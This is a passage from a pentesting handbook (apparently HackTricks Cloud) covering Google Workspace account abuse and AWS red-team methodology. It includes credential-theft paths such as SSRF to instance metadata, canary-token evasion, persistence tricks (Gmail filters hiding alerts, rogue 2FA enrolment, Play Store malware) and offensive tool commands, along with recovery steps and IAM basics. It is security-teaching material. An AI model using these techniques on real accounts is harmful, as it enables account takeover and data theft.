## Copy Document Unverified Prompt Bypass

When you create a link to share a document a link similar to this one is created: `https://docs.google.com/spreadsheets/d/1i5[...]aIUD/edit` If you **change** the ending `/edit` for `/copy`, instead of accessing it google will ask you if you want to **generate a copy of the document**.

If someone creates a **copy** of that **document** that **contained the App Script**, he will also be **copying the App Script**, therefore when he **opens** the copied **spreadsheet**, the **regular OAuth prompt** will appear **bypassing the unverified prompt**, because **the user is now the author of the App Script of the copied file**.

This method will also be able to bypass the Workspace admin restriction:

But can be prevented with:

## **Shared Document Unverified Prompt Bypass**

Moreover, if someone **shared** with you a document with **editor access**, you can generate **App Scripts inside the document** and the **OWNER (creator) of the document will be the owner of the App Script**.

This means, that the **creator of the document will appear as creator of any App Script** anyone with editor access creates inside of it.

This also means that the **App Script will be trusted by the Workspace environment** of the creator of the document.

This also means that if an **App Script already existed** and people have **granted access**, anyone with **Editor** permission on the doc can **modify it and abuse that access**. To abuse this you also need people to trigger the App Script. And one neat trick if to **publish the script as a web app**. When the **people** that already granted **access** to the App Script access the web page, they will **trigger the App Script** (this also works using `&lt;img&gt;` tags).

# Post-Exploitation

## Google Groups Privesc

By default in workspace a **group** can be **freely accessed** by any member of the organization.\ Workspace also allow to **grant permission to groups** (even GCP permissions), so if groups can be joined and they have extra permissions, an attacker may **abuse that path to escalate privileges**.

You potentially need access to the console to join groups that allow to be joined by anyone in the org. Check groups information in  
<https://groups.google.com/all-groups>.

## Privesc to GCP Summary

- Abusing the **google groups privesc** you might be able to escalate to a group with some kind of privileged access to GCP
- Abusing **OAuth applications** you might be able to impersonate users and access to GCP on their behalf

## Access Groups Mail info

If you managed to **compromise a google user session**, from  
<https://groups.google.com/all-groups> you can see the history of mails sent to the mail groups the user is member of, and you might find **credentials** or other **sensitive data**.

## **Takeout - Download Everything Google Knows about an account**

If you have a **session inside victims google account** you can download everything Google saves about that account from

<https://takeout.google.com>

## **Vault - Download all the Workspace data of users**

If an organization has **Google Vault enabled**, you might be able to access

<https://vault.google.com> and **download** all the **information**.

## **Contacts download**

From <https://contacts.google.com> you can download all the **contacts** of the user.

## **Cloudsearch**

In <https://cloudsearch.google.com/> you can just search **through all the Workspace content** (email, drive, sites...) a user has access to. Ideal to **quickly find sensitive information**.

## **Currents**

In <https://currents.google.com/> you can access a Google **Chat**, so you might find sensitive information in there.

# Google Drive Mining

When **sharing** a document you can **specify** the **people** that can access it one by one, **share** it with your **entire company** (**or** with some specific **groups**) by **generating a link**.

When sharing a document, in the advance setting you can also **allow people to search** for this file (by **default** this is **disabled**). However, it's important to note that once users views a document, it's searchable by them.

For sake of simplicity, most of the people will generate and share a link instead of adding the people that can access the document one by one.

Some proposed ways to find all the documents:

- Search in internal chat, forums...
- **Spider** known **documents** searching for **references** to other documents. You can do this within an App Script with [PaperChaser](#)

## Keep Notes

In <https://keep.google.com/> you can access the notes of the user, **sensitive information** might be saved in here.

## Persistence inside a Google account

If you managed to **compromise a google user session** and the user had **2FA**, you can **generate** an [app password](#) and **regenerate the 2FA backup codes** to know that even if the user change the password you **will be able to**

**access their account.** Another option **instead of regenerating** the codes is to **enrol your own authenticator** app in the 2FA.

## Persistence via OAuth Apps

If you have **compromised the account of a user**, you can just **accept** to grant all the possible permissions to an **OAuth App**. The only problem is that Workspace can be configured to **disallow unreviewed external and/or internal OAuth apps.** It is pretty common to not trust by default external OAuth apps but trust internal ones, so if you have **enough permissions to generate a new OAuth application** inside the organization and external apps are disallowed, generate it and **use that new internal OAuth app to maintain persistence.**

## Persistence via delegation

You can just **delegate the account** to a different account controlled by the attacker.

## Persistence via Android App

If you have a **session inside victims google account** you can browse to the **Play Store** and **install malware** you have already uploaded directly **to the phone** to maintain persistence and access the victim's phone.

## Persistence via Gmail

- You can create **filters to hide** security notifications from Google
  - from: (no-reply@accounts.google.com) "Security Alert"
  - Hide password reset emails
- Create **forwarding address to forward sensitive information** (or everything) - You need manual access.
  - Create a forwarding address to send emails that contains the word "password" for example
- Add **recovery email/phone under attackers control**

## Persistence via App Scripts

You can create **time-based triggers** in App Scripts, so if the App Script is accepted by the user, it will be **triggered** even **without the user accessing it**.

The docs mention that to use `ScriptApp.newTrigger("funcion")` you need the **scope** `script.scriptapp`, but **apparently thats not necessary** as long as you have declared some other scope.

## Administrate Workspace

In <https://admin.google.com/>, you might be able to modify the Workspace settings of the whole organization if you have enough permissions.

You can also find emails by searching through all the user's invoices in <https://admin.google.com/ac/emaillogsearch>

# **Account Compromised Recovery**

- Log out of all sessions
- Change user password
- Generate new 2FA backup codes
- Remove App passwords
- Remove OAuth apps
- Remove 2FA devices
- Remove email forwarders
- Remove emails filters
- Remove recovery email/phones
- Remove bad Android Apps
- Remove bad account delegations

# References

- <https://www.youtube-nocookie.com/embed/6AsVUS79gLw> - Matthew Bryant - Hacking G Suite: The Power of Dark Apps Script Magic
- <https://www.youtube.com/watch?v=KTVHLolz6cE> - Mike Felch and Beau Bullock - OK Google, How do I Red Team GSuite?

**Support HackTricks and get benefits!**

# AWS Pentesting

**Support HackTricks and get benefits!**

# Basic Information

**Before start pentesting** an AWS environment there are a few **basics things you need to know** about how AWS works to help you understand what you need to do, how to find misconfigurations and how to exploit them.

Concepts such as organization hierarchy, IAM and other basic concepts are explained in:

[aws-basic-information](#)

# Labs to learn

- <https://github.com/RhinoSecurityLabs/cloudgoat>
- [https://hackingthe.cloud/aws/capture\\_the\\_flag/cicdont/](https://hackingthe.cloud/aws/capture_the_flag/cicdont/)
- <https://github.com/BishopFox/iam-vulnerable>
- <http://flaws.cloud/>
- <http://flaws2.cloud/>
- <https://github.com/nccgroup/sadcloud>
- <https://github.com/bridgecrewio/terragoat>
- <https://github.com/ine-labs/AWSGoat>

# AWS Pentester/Red Team Methodology

In order to audit an AWS environment it's very important to know: which **services are being used**, what is **being exposed**, who has **access** to what, and how are internal AWS services an **external services** connected.

From a Red Team point of view, the **first step to compromise an AWS environment** is to manage to obtain some **credentials**. Here you have some ideas on how to do that:

- **Leaks** in github (or similar) - OSINT
- **Social** Engineering
- **Password** reuse (password leaks)
- Vulnerabilities in AWS-Hosted Applications
  - **Server Side Request Forgery** with access to metadata endpoint
  - **Local File Read**
    - /home/USERNAME/.aws/credentials
    - C:\Users\USERNAME\.aws\credentials
- 3rd parties **breached**
- **Internal** Employee
- **Cognito** credentials

Or by **compromising an unauthenticated service** exposed:

[aws-unauthenticated-enum-access](#)

Or if you are doing a **review** you could just **ask for credentials** with these roles:

[aws-permissions-for-a-pentest.md](#)

After you have managed to obtain credentials, you need to know **to who do those creds belong**, and **what they have access to**, so you need to perform some basic enumeration:

# **Basic Enumeration**

## **SSRF**

If you found a SSRF in a machine inside AWS check this page for tricks:

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf>

## **Whoami**

One of the first things you need to know is who you are (in what account you are in other info about the AWS env):

```
# Easiest way, but might be monitored?  
aws sts get-caller-identity  
aws iam get-user # This will get your own user  
  
# If you have a Key ID  
aws sts get-access-key-info --access-key-  
id=ASIA1234567890123456  
  
# Get inside error message  
aws sns publish --topic-arn arn:aws:sns:us-east-1:*account  
id*:aaa --message aaa  
  
# From metadata  
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H  
"X-aws-ec2-metadata-token-ttl-seconds: 21600" `  
curl -H "X-aws-ec2-metadata-token: $TOKEN"  
http://169.254.169.254/latest/dynamic/instance-  
identity/document
```

Note that companies might use **canary tokens** to identify when **tokens are being stolen and used**. It's recommended to check if a token is a canary token or not before using it.\ For more info [check this page](#).

## Org Enumeration

```
# Get Org
aws organizations describe-organization
aws organizations list-roots

# Get OUs, from root and from other OUs
aws organizations list-organizational-units-for-parent --
parent-id r-lalala
aws organizations list-organizational-units-for-parent --
parent-id ou-n8s9-8nzb3a5y

# Get accounts
## List all the accounts without caring about the parent
aws organizations list-accounts
## Accounts from a parent
aws organizations list-accounts-for-parent --parent-id r-lalala
aws organizations list-accounts-for-parent --parent-id ou-n8s9-
8nzb3a5y

# Get basic account info
aws iam get-account-summary
```

## IAM Enumeration

If you have enough permissions **checking the privileges of each entity inside the AWS account** will help you understand what you and other identities can do and how to **escalate privileges**.

If you don't have enough permissions to enumerate IAM, you can **steal bruteforce them** to figure them out.\ Check **how to do the enumeration and brute-forcing** in:

[aws-iam-and-sts-enum](#)

Now that you **have some information about your credentials** (and if you are a red team hopefully you **haven't been detected**). It's time to figure out which services are being used in the environment.\ In the following section you can check some ways to **enumerate some common services**.

# Services Enumeration, Post-Exploitation & Persistence

AWS has an astonishing amount of services, in the following page you will find **basic information, enumeration** cheatsheets\*\*, \*\* how to **avoid detection**, obtain **persistence**, and other **post-exploitation** tricks about some of them:

[aws-services](#)

Note that you **don't** need to perform all the work **manually**, below in this post you can find a **section about automatic tools**.

Moreover, in this stage you might discovered **more services exposed to unauthenticated users**, you might be able to exploit them:

[aws-unauthenticated-enum-access](#)

# Privilege Escalation

If you can **check at least your own permissions** over different resources you could **check if you are able to obtain further permissions**. You should focus at least in the permissions indicated in:

[aws-privilege-escalation](#)

# Publicly Exposed Services

While enumerating AWS services you might have found some of them **exposing elements to the Internet** (VM/Containers ports, databases or queue services, snapshots or buckets...). As pentester/red teamer you should always check if you can find **sensitive information / vulnerabilities** on them as they might provide you **further access into the AWS account**.

In this book you should find **information** about how to find **exposed AWS services and how to check them**. About how to find **vulnerabilities in exposed network services** I would recommend you to **search** for the specific **service** in:

<https://book.hacktricks.xyz/>

# Compromising the Organization

## From the root account

When the management account creates new accounts in the organization, a **new role** is created in the new account, by default named

`OrganizationAccountAccessRole` and giving **AdministratorAccess** policy to the **management account** to access the new account.

So, in order to access as administrator a child account you need:

- **Compromise** the **management** account and find the **ID** of the **children accounts** and the **names** of the **role** (`OrganizationAccountAccessRole` by default) allowing the management account to access as admin.
  - To find children accounts go to the organizations section in the aws console or run `aws organizations list-accounts`
  - You cannot find the name of the roles directly, so check all the custom IAM policies and search any allowing `sts:AssumeRole` over the previously discovered **children accounts**.
- **Compromise** a **principal** in the management account with **sts:AssumeRole** **permission over the role in the children accounts** (even if the account is allowing anyone from the management account to impersonate, as its an external account, specific `sts:AssumeRole` permissions are necessary).

# Automated Tools

## Recon

- **aws-recon**: A multi-threaded AWS security-focused **inventory collection tool** written in Ruby.

```
# Install
gem install aws_recon

# Recon and get json
AWS_PROFILE=<profile> aws_recon \
--services S3,EC2 \
--regions global,us-east-1,us-east-2 \
--verbose
```

- **cloulist**: Cloulist is a **multi-cloud tool for getting Assets** (Hostnames, IP Addresses) from Cloud Providers.
- **cloudmapper**: CloudMapper helps you analyze your Amazon Web Services (AWS) environments. It now contains much more functionality, including auditing for security issues.

```
# Installation steps in github
# Create a config.json file with the aws info, like:
{
    "accounts": [
        {
            "default": true,
            "id": "<account id>",
            "name": "dev"
        }
    ],
    "cidrs":
    {
        "2.2.2.2/28": {"name": "NY Office"}
    }
}

# Enumerate
python3 cloudmapper.py collect --profile dev
## Number of resources discovered
python3 cloudmapper.py stats --accounts dev

# Create HTML report
## In the report you will find all the info already
python3 cloudmapper.py report --accounts dev

# Identify potential issues
python3 cloudmapper.py audit --accounts dev --json > audit.json
python3 cloudmapper.py audit --accounts dev --markdown >
audit.md
python3 cloudmapper.py iam_report --accounts dev

# Identify admins
## The permissions search for are in https://github.com/duo-
labs/cloudmapper/blob/4df9fd7303e0337ff16a08f5e58f1d46047c4a87/
shared/iam_audit.py#L163-L175
```

```
python3 cloudmapper.py find_admins --accounts dev

# Identify unused elements
python3 cloudmapper.py find_unused --accounts dev

# Identify publicly exposed resources
python3 cloudmapper.py public --accounts dev

python cloudmapper.py prepare #Prepare webserver
python cloudmapper.py webserver #Show webserver
```

- **cartography**: Cartography is a Python tool that consolidates infrastructure assets and the relationships between them in an intuitive graph view powered by a Neo4j database.

```
# Install
pip install cartography
## At the time of this writing you need neo4j version 3.5.*

# Get AWS info
AWS_PROFILE=dev cartography --neo4j-uri bolt://127.0.0.1:7687 -
-neo4j-password-prompt --neo4j-user neo4j
```

- **starbase**: Starbase collects assets and relationships from services and systems including cloud infrastructure, SaaS applications, security controls, and more into an intuitive graph view backed by the Neo4j database.
- **aws-inventory**: (Uses python2) This is a tool that tries to **discover all AWS resources** created in an account.

- **aws\_public\_ips**: It's a tool to **fetch all public IP addresses** (both IPv4/IPv6) associated with an AWS account.

## Privesc & Exploiting

- **SkyArk**: Discover the most privileged users in the scanned AWS environment, including the AWS Shadow Admins. It uses powershell. You can find the **definition of privileged policies** in the function `Check-PrivilegedPolicy` in <https://github.com/cyberark/SkyArk/blob/master/AWStealth/AWStealth.ps1>.
- **pacu**: Pacu is an open-source **AWS exploitation framework**, designed for offensive security testing against cloud environments. It can **enumerate**, find **miss-configurations** and **exploit** them. You can find the **definition of privileged permissions** in [https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/iam\\_\\_privesc\\_scan/main.py#L134](https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/iam__privesc_scan/main.py#L134) inside the `user_escalation_methods` dict.
  - Note that pacu **only checks your own privescs paths** (not account wide).

```
# Install
## Feel free to use venvs
pip3 install pacu

# Use pacu CLI
pacu
> import_keys <profile_name> # import 1 profile from
.aws/credentials
> import_keys --all # import all profiles
> list # list modules
> exec iam_enum_permissions # Get permissions
> exec iam_privesc_scan # List privileged permissions
```

- **PMapper:** Principal Mapper (PMapper) is a script and library for identifying risks in the configuration of AWS Identity and Access Management (IAM) for an AWS account or an AWS organization. It models the different IAM Users and Roles in an account as a directed graph, which enables checks for **privilege escalation** and for alternate paths an attacker could take to gain access to a resource or action in AWS. You can check the **permissions used to find privesc** paths in the filenames ended in `_edges.py` in  
<https://github.com/nccgroup/PMapper/tree/master/principalmapper/graphing>

```

# Install
pip install principalmapper

# Get data
pmapper --profile dev graph create
pmapper --profile dev graph display # Show basic info
# Generate graph
pmapper --profile dev visualize # Generate svg graph file (can
also be png, dot and graphml)
pmapper --profile dev visualize --only-privesc # Only privesc
permissions

# Generate analysis
pmapper --profile dev analysis
## Run queries
pmapper --profile dev query 'who can do iam:CreateUser'
pmapper --profile dev query 'preset privesc *' # Get privescs
with admins

# Get organization hierarchy data
pmapper --profile dev orgs create
pmapper --profile dev orgs display

```

- **cloudsplaining:** Cloudsplaining is an AWS IAM Security Assessment tool that identifies violations of least privilege and generates a risk-prioritized HTML report. It will show you potentially **over privileged** customer, inline and aws **policies** and which **principals has access to them.** (It not only checks for privesc but also other kind of interesting permissions, recommended to use).

```

# Install
pip install cloudsplaining

# Download IAM policies to check
## Only the ones attached with the versions used
cloudsplaining download --profile dev

# Analyze the IAM policies
cloudsplaining scan --input-file
/private/tmp/cloudsplaining/dev.json --output /tmp/files/

```

- **cloudjack:** CloudJack assesses AWS accounts for **subdomain hijacking vulnerabilities** as a result of decoupled Route53 and CloudFront configurations.
- **ccat:** List ECR repos -> Pull ECR repo -> Backdoor it -> Push backdoored image
- **Dufflebag:** Dufflebag is a tool that **searches** through public Elastic Block Storage (**EBS**) **snapshots for secrets** that may have been accidentally left in.

## Audit

- **cloudsploit:** CloudSploit by Aqua is an open-source project designed to allow detection of **security risks in cloud infrastructure** accounts, including: Amazon Web Services (AWS), Microsoft Azure, Google Cloud Platform (GCP), Oracle Cloud Infrastructure (OCI), and GitHub (It doesn't look for ShadowAdmins).

```
./index.js --csv=file.csv --console=table --config ./config.js

# Compliance options: --compliance {hipaa,cis,cis1,cis2,pci}
## use "cis" for cis level 1 and 2
```

- **ScoutSuite**: Scout Suite is an open source multi-cloud security-auditing tool, which enables security posture assessment of cloud environments.

```
# Install
virtualenv -p python3 venv
source venv/bin/activate
pip install scoutsuite
scout --help

# Get info
scout aws -p dev
```

- **Prowler**: Prowler is an Open Source security tool to perform AWS security best practices assessments, audits, incident response, continuous monitoring, hardening and forensics readiness.

```
# Install python3, jq and git
sudo pip3 install detect-secrets==1.0.3
git clone https://github.com/prowler-cloud/prowler
cd prowler
./prowler -h

# Checks
./prowler -p dev
```

- **cs-suite**: Cloud Security Suite (uses python2.7 and looks unmaintained)
- **Zeus**: Zeus is a powerful tool for AWS EC2 / S3 / CloudTrail / CloudWatch / KMS best hardening practices (looks unmaintained). It checks only default configured creds inside the system.

## Constant Audit

- **cloud-custodian**: Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to **define policies to enable a well managed cloud infrastructure**, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.
- **pacbot**: **Policy as Code Bot (PacBot)** is a platform for **continuous compliance monitoring, compliance reporting and security automation for the cloud**. In PacBot, security and compliance policies are implemented as code. All resources discovered by PacBot are evaluated against these policies to gauge policy conformance. The PacBot **auto-fix** framework provides the ability to automatically respond to policy violations by taking predefined actions.
- **streamalert**: StreamAlert is a serverless, **real-time** data analysis framework which empowers you to **ingest, analyze, and alert** on data from any environment, **using data sources and alerting logic you define**. Computer security teams use StreamAlert to scan terabytes of log data every day for incident detection and response.

# DEBUG: Capture AWS cli requests

```
# Set proxy
export HTTP_PROXY=http://localhost:8080
export HTTPS_PROXY=http://localhost:8080

# Capture with burp nor verifying ssl
aws --no-verify-ssl ...

# Dowload brup cert and transform it to pem
curl http://127.0.0.1:8080/cert --output
Downloads/certificate.cer
openssl x509 -inform der -in Downloads/certificate.cer -out
Downloads/certificate.pem

# Indicate the ca cert to trust
export AWS_CA_BUNDLE=~/Downloads/certificate.pem

# Run aws cli normally trusting burp cert
aws ...
```

# References


- <https://www.youtube.com/watch?v=8ZXRw4Ry3mQ>
- <https://cloudsecdocs.com/aws/defensive/tooling/audit/>

**Support HackTricks and get benefits!**

# AWS - Basic Information

**Support HackTricks and get benefits!**

# Organization Hierarchy



## Accounts

In AWS there is a **root account**, which is the **parent container for all the accounts** for your **organization**. However, you don't need to use that account to deploy resources, you can create **other accounts to separate different AWS infrastructures** between them.

This is very interesting from a **security** point of view, as **one account won't be able to access resources from other account** (except bridges are specifically created), so this way you can create boundaries between deployments.

Therefore, there are **two types of accounts in an organization** (we are talking about AWS accounts and not User accounts): a single account that is designated as the management account, and one or more member accounts.

- The **management account (the root account)** is the account that you use to create the organization. From the organization's management account, you can do the following:
  - Create accounts in the organization
  - Invite other existing accounts to the organization
  - Remove accounts from the organization
  - Manage invitations
  - Apply policies to entities (roots, OUs, or accounts) within the organization
  - Enable integration with supported AWS services to provide service functionality across all of the accounts in the organization.
  - It's possible to login as the root user using the email and password used to create this root account/organization.

The management account has the **responsibilities of a payer account** and is responsible for paying all charges that are accrued by the member accounts. You can't change an organization's management account.

- **Member accounts** make up all of the rest of the accounts in an organization. An account can be a member of only one organization at a time. You can attach a policy to an account to apply controls to only that one account.

- Member accounts **must use a valid email address** and can have a **name**, in general they won't be able to manage the billing (but they might be given access to it).

```
aws organizations create-account --account-name testingaccount  
--email testingaccount@lalala1233fr.com
```

## Organization Units

Accounts can be grouped in **Organization Units (OU)**. This way, you can create **policies** for the Organization Unit that are going to be **applied to all the children accounts**. Note that an OU can have other OUs as children.

```
# You can get the root id from aws organizations list-roots  
aws organizations create-organizational-unit --parent-id r-  
lalala --name TestOU
```

## Service Control Policy (SCP)

A **service control policy (SCP)** is a policy that specifies the services and actions that users and roles can use in the accounts that the SCP affects.

SCPs are **similar to IAM permissions policies** except that they **don't grant any permissions**. Instead, SCPs specify the **maximum permissions** for an organization, organizational unit (OU), or account. When you attach a SCP to your organization root or an OU, the **SCP limits permissions for entities in member accounts**.

This is the ONLY way that **even the root user can be stopped** from doing something. For example, it could be used to stop users from disabling CloudTrail or deleting backups.\ The only way to bypass this is to compromise also the **master account** that configures the SCPs (master account cannot be blocked).

Note that **SCPs only restrict the principals in the account**, so other accounts are not affected. This means having an SCP deny `s3:GetObject` will not stop people from **accessing a public S3 bucket** in your account.

SCP examples:

- Deny the root account entirely
- Only allow specific regions
- Only allow white-listed services
- Deny GuardDuty, CloudTrail, and S3 Public Block Access from being disabled
- Deny security/incident response roles from being deleted or modified.
- Deny backups from being deleted.
- Deny creating IAM users and access keys

## ARN

**Amazon Resource Name** is the **unique name** every resource inside AWS has, its composed like this:

```
arn:partition:service:region:account-id:resource-type/resource-
id
arn:aws:elasticbeanstalk:us-west-
1:123456789098:environment/App/Env
```

Note that there are 4 partitions in AWS but only 3 ways to call them:

- AWS Standard: aws
- AWS China: aws-cn
- AWS US public Internet (GovCloud): aws-us-gov
- AWS Secret (US Classified): aws

# IAM - Identity and Access Management

IAM is the service that will allow you to manage **Authentication**, **Authorization** and **Access Control** inside your AWS account.

- **Authentication** - Process of defining an identity and the verification of that identity. This process can be subdivided in: Identification and verification.
- **Authorization** - Determines what an identity can access within a system once it's been authenticated to it.
- **Access Control** - The method and process of how access is granted to a secure resource

IAM can be defined by its ability to manage, control and govern authentication, authorization and access control mechanisms of identities to your resources within your AWS account.

## AWS account root user

When you first create an Amazon Web Services (AWS) account, you begin with a single sign-in identity that has **complete access to all AWS services** and resources in the account. This is the AWS account **root user** and is accessed by signing in with the **email address and password that you used to create the account**.

Note that a new **admin user** will have **less permissions than the root user**.

From a security point of view, it's recommended to create other users and avoid using this one.

## IAM users

An IAM *user* is an entity that you create in AWS to **represent the person or application** that uses it to **interact with AWS**. A user in AWS consists of a name and credentials (password and up to two access keys).

When you create an IAM user, you grant it **permissions** by making it a **member of a user group** that has appropriate permission policies attached (recommended), or by **directly attaching policies** to the user.

Users can have **MFA enabled to login** through the console. API tokens of MFA enabled users aren't protected by MFA. If you want to **restrict the access of a users API keys using MFA** you need to indicate in the policy that in order to perform certain actions MFA needs to be present (example [here](#)).

## CLI

- **Access Key ID:** 20 random uppercase alphanumeric characters like AKHDNAPO86BSHKDIRYT
- **Secret access key ID:** 40 random upper and lowercase characters: S836fh/J73yHSb64Ag3Rkdi/jaD6sPl6/antFtU (It's not possible to retrieve lost secret access key IDs).

Whenever you need to **change the Access Key** this is the process you should follow:\ *Create a new access key -> Apply the new key to system/application -> mark original one as inactive -> Test and verify new access key is working -> Delete old access key*

## IAM user groups

An IAM [user group](#) is a way to **attach policies to multiple users** at one time, which can make it easier to manage the permissions for those users.

**Roles and groups cannot be part of a group.**

You can attach an **identity-based policy to a user group** so that all of the **users** in the user group **receive the policy's permissions**. You **cannot** identify a **user group** as a **Principal** in a **policy** (such as a resource-based policy) because groups relate to permissions, not authentication, and principals are authenticated IAM entities.

Here are some important characteristics of user groups:

- A user **group** can **contain many users**, and a **user** can **belong to multiple groups**.
- **User groups can't be nested**; they can contain only users, not other user groups.
- There is **no default user group that automatically includes all users in the AWS account**. If you want to have a user group like that, you must create it and assign each new user to it.
- The number and size of IAM resources in an AWS account, such as the number of groups, and the number of groups that a user can be a

member of, are limited. For more information, see [IAM and AWS STS quotas](#).

## IAM roles

An IAM **role** is very similar to a **user**, in that it is an **identity with permission policies that determine what** it can and cannot do in AWS. However, a role **does not have any credentials** (password or access keys) associated with it. Instead of being uniquely associated with one person, a role is intended to be **assumable by anyone who needs it (and have enough perms)**. An **IAM user can assume a role to temporarily** take on different permissions for a specific task. A role can be **assigned to a federated user** who signs in by using an external identity provider instead of IAM.

An IAM role consists of **two types of policies**: A **trust policy**, which cannot be empty, defining **who can assume** the role, and a **permissions policy**, which cannot be empty, defining **what it can access**.

## AWS Security Token Service (STS)

This is a web service that enables you to **request temporary, limited-privilege credentials** for AWS Identity and Access Management (IAM) users or for users that you authenticate (federated users).

## Temporary credentials in IAM

**Temporary credentials are primarily used with IAM roles**, but there are also other uses. You can request temporary credentials that have a more restricted set of permissions than your standard IAM user. This **prevents** you from **accidentally performing tasks that are not permitted** by the more restricted credentials. A benefit of temporary credentials is that they expire automatically after a set period of time. You have control over the duration that the credentials are valid.

## Policies

### Policy Permissions

Are used to assign permissions. There are 2 types:

- AWS managed policies (preconfigured by AWS)
- Customer Managed Policies: Configured by you. You can create policies based on AWS managed policies (modifying one of them and creating your own), using the policy generator (a GUI view that helps you granting and denying permissions) or writing your own..

By **default access is denied**, access will be granted if an explicit role has been specified.\ If **single "Deny" exist, it will override the "Allow"**, except for requests that use the AWS account's root security credentials (which are allowed by default).

```

{
    "Version": "2012-10-17", //Version of the policy
    "Statement": [ //Main element, there can be more than 1
entry in this array
        {
            "Sid": "Stmt32894y234276923" //Unique identifier
(optional)
            "Effect": "Allow", //Allow or deny
            "Action": [ //Actions that will be allowed or
denied
                "ec2:AttachVolume",
                "ec2:DetachVolume"
            ],
            "Resource": [ //Resource the action and effect will
be applied to
                "arn:aws:ec2:*:*:volume/*",
                "arn:aws:ec2:*:*:instance/*"
            ],
            "Condition": { //Optional element that allow to
control when the permission will be effective
                "ArnEquals": {"ec2:SourceInstanceARN":
"arn:aws:ec2:*:*:instance/instance-id"}
            }
        }
    ]
}

```

## Inline Policies

This kind of policies are **directly assigned** to a user, group or role. Then, they not appear in the Policies list as any other one can use them.\ Inline policies are useful if you want to **maintain a strict one-to-one relationship**

**between a policy and the identity** that it's applied to. For example, you want to be sure that the permissions in a policy are not inadvertently assigned to an identity other than the one they're intended for. When you use an inline policy, the permissions in the policy cannot be inadvertently attached to the wrong identity. In addition, when you use the AWS Management Console to delete that identity, the policies embedded in the identity are deleted as well. That's because they are part of the principal entity.

## Resource Bucket Policies

These are **policies** that can be defined in **resources**. **Not all resources of AWS supports them.**

If a principal does not have an explicit deny on them, and a resource policy grants them access, then they are allowed.

## IAM Boundaries

IAM boundaries can be used to **limit the permissions a user should have access to**. This way, even if a different set of permissions are granted to the user by a **different policy** the operation will **fail** if he tries to use them.\ This, SCPs and following the least privilege principle are the ways to control that users doesn't have more permissions than the ones he needs.

## Multi-Factor Authentication

It's used to **create an additional factor for authentication** in addition to your existing methods, such as password, therefore, creating a multi-factor level of authentication.\ You can use a **free virtual application or a physical device**. You can use apps like google authentication for free to activate a MFA in AWS.

## Identity Federation

Identity federation **allows users from identity providers which are external** to AWS to access AWS resources securely without having to supply AWS user credentials from a valid IAM user account.\ An example of an identity provider can be your own corporate Microsoft Active Directory(via SAML) or OpenID services (like Google). Federated access will then allow the users within it to access AWS.\ AWS Identity Federation connects via IAM roles.

## Cross Account Trusts and Roles

A **user** (trusting) can create a Cross Account Role with some policies and then, **allow another user** (trusted) to **access his account** but only **having the access indicated in the new role policies**. To create this, just create a new Role and select Cross Account Role. Roles for Cross-Account Access offers two options. Providing access between AWS accounts that you own, and providing access between an account that you own and a third party AWS account.\ It's recommended to **specify the user who is trusted and not put some generic thing** because if not, other authenticated users like federated users will be able to also abuse this trust.

## AWS Simple AD

Not supported:

- Trust Relations
- AD Admin Center
- Full PS API support
- AD Recycle Bin
- Group Managed Service Accounts
- Schema Extensions
- No Direct access to OS or Instances

## Web Federation or OpenID Authentication

The app uses the AssumeRoleWithWebIdentity to create temporary credentials. However this doesn't grant access to the AWS console, just access to resources within AWS.

## Other IAM options

- You can **set a password policy setting** options like minimum length and password requirements.
- You can **download "Credential Report"** with information about current credentials (like user creation time, is password enabled...).  
You can generate a credential report as often as once every **four hours**.

AWS Identity and Access Management (IAM) provides **fine-grained access control** across all of AWS. With IAM, you can specify **who can access which services and resources**, and under which conditions. With IAM policies, you manage permissions to your workforce and systems to **ensure least-privilege permissions**.

## IAM ID Prefixes

In [this page](#) you can find the **IAM ID prefixed** of keys depending on their nature:

ABIA	<a href="#">AWS STS service bearer token</a>
ACCA	Context-specific credential
AGPA	User group
AIDA	IAM user
AIPA	Amazon EC2 instance profile
AKIA	Access key
ANPA	Managed policy
ANVA	Version in a managed policy
APKA	Public key
AROA	Role
ASCA	Certificate
ASIA	<a href="#">Temporary (AWS STS) access key IDs</a> use this prefix, but are unique only in combination with the secret access key and the session token.

## **Recommended permissions to audit accounts**

The following privileges grant various read access of metadata:

- arn:aws:iam::aws:policy/SecurityAudit
- arn:aws:iam::aws:policy/job-function/ViewOnlyAccess
- codebuild>ListProjects
- config:Describe\*
- cloudformation>ListStacks
- logs:DescribeMetricFilters
- directconnect:DescribeConnections
- dynamodb>ListTables

# Misc

## CLI Authentication

In order for a regular user authenticate to AWS via CLI you need to have **local credentials**. By default you can configure them **manually** in

